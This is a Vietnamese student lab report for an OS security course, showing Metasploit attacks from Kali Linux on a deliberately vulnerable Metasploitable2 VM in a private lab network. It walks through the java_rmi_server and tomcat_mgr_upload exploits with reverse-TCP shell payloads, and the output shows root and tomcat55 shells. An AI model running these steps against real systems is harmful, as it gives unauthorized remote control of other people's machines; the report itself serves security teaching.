

# Báo cáo bài thực hành số 2

Môn học

## **An toàn Hệ điều hành**

Giảng viên : Hoàng Xuân Dậu

Họ tên : Nguyễn Minh Phương


Mã SV: B19DCAT141

## I. Mục đích:

- Tìm hiểu sâu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.
- Luyện thành thạo kỹ năng thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

## II. Thực hành:

- Cài đặt các công cụ, nền tảng:
  - + Cài đặt Kali Linux



- + Cài đặt Metasploitable2 làm máy victim

```
Linux b19dcat141-phuong-meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@b19dcat141-phuong-meta:~$ _
```

- Tìm địa chỉ IP máy victim, kali :
- + IP máy kali :

```
kali@b19dcat141-phuong-kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history

(kali@b19dcat141-phuong-kali)-[~]
$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.240.128 netmask 255.255.255.0 broadcast 192.168.240.255
    inet6 fe80::20c:29ff:fee9:fad4 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:e9:fa:d4 txqueuelen 1000 (Ethernet)
    RX packets 301 bytes 25175 (24.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19 bytes 2538 (2.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- + IP máy victim :

```
phuongnm141@b19dcat141-phuong-meta:/$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.240.133  Bcast:192.168.240.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0
          TX packets:82 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4539 (4.4 KB)  TX bytes:8474 (8.2 KB)
          Interrupt:17 Base address:0x2000
```

- Kiểm tra kết nối giữa các máy :
- + Từ máy Kali ping tới máy victim

```
kali@b19dcat141-phuong-kali: ~
File Actions Edit View Help

(kali@b19dcat141-phuong-kali)-[~]
$ ping 192.168.240.133
PING 192.168.240.133 (192.168.240.133) 56(84) bytes of data.
64 bytes from 192.168.240.133: icmp_seq=1 ttl=64 time=0.309 ms
64 bytes from 192.168.240.133: icmp_seq=2 ttl=64 time=0.497 ms
64 bytes from 192.168.240.133: icmp_seq=3 ttl=64 time=0.294 ms
64 bytes from 192.168.240.133: icmp_seq=4 ttl=64 time=0.355 ms
64 bytes from 192.168.240.133: icmp_seq=5 ttl=64 time=0.246 ms
64 bytes from 192.168.240.133: icmp_seq=6 ttl=64 time=0.227 ms
```

- ```
phuongnm141@b19dcat141-phuong-meta:/$ ping 192.168.240.128
PING 192.168.240.128 (192.168.240.128) 56(84) bytes of data.
64 bytes from 192.168.240.128: icmp_seq=1 ttl=64 time=0.202 ms
64 bytes from 192.168.240.128: icmp_seq=2 ttl=64 time=0.247 ms
64 bytes from 192.168.240.128: icmp_seq=3 ttl=64 time=0.430 ms
64 bytes from 192.168.240.128: icmp_seq=4 ttl=64 time=0.267 ms
64 bytes from 192.168.240.128: icmp_seq=5 ttl=64 time=0.286 ms
64 bytes from 192.168.240.128: icmp_seq=6 ttl=64 time=0.406 ms
_
```

- ```

Shell No.1
File Actions Edit View Help
Date: April 25, 1848
Weather: It's always cool in the lab
Health: Overweight
Caffeine: 12975 mg
Hacked: All the things

Press SPACE BAR to continue

=[ metasploit v6.1.4-dev ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 8 evasion ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 >

```

- + Khai báo sử dụng mô đun tấn công

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > █
```

- + Chọn payload cho thực thi (mở shell)

```
msf6 exploit(multi/misc/java_rmi_server) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > █
```

- + Đặt địa chỉ IP máy victim

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.240.133
RHOST => 192.168.240.133
msf6 exploit(multi/misc/java_rmi_server) > █
```

- + Thực thi tấn công

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.240.128:4444
[*] 192.168.240.133:1099 - Using URL: http://0.0.0.0:8080/81KPxhnxnM
[*] 192.168.240.133:1099 - Local IP: http://192.168.240.128:8080/81KPxhnxnM
[*] 192.168.240.133:1099 - Server started.
[*] 192.168.240.133:1099 - Sending RMI Header...
[*] 192.168.240.133:1099 - Sending RMI Call...
[*] 192.168.240.133:1099 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.240.133
[*] Command shell session 1 opened (192.168.240.128:4444 → 192.168.240.133:40882) at 2022-03-30 08:40:18 -0400
[*] 192.168.240.133:1099 - Server stopped.

sessions 1
[*] Session 1 is already interactive.
whoami
root
uname -a
Linux b19dcat141-phuong-meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
hostname
b19dcat141-phuong-meta
█
```

- Khai thác lỗi trên Apache Tomcat
  - + Khai báo sử dụng mô đun tấn công

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > █
```

- + Đặt địa chỉ IP máy victim

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.240.133
RHOST => 192.168.240.133
```

- + Đặt 445 là cổng truy cập máy victim

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > █
```

- + Chọn payload cho thực thi (mở shell)

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > █
```

- + Thực thi tấn công

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.240.128:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying 5pQPej ...
[*] Executing 5pQPej ...
[*] Undeploying 5pQPej ...
[*] Sending stage (2952 bytes) to 192.168.240.133
[*] Command shell session 2 opened (192.168.240.128:4444 → 192.168.240.133:49004) at 2022-03-30 08:47:56 -0400

whoami
tomcat55
uname -a
Linux b19dcat141-phuong-meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
hostname
b19dcat141-phuong-meta
█
```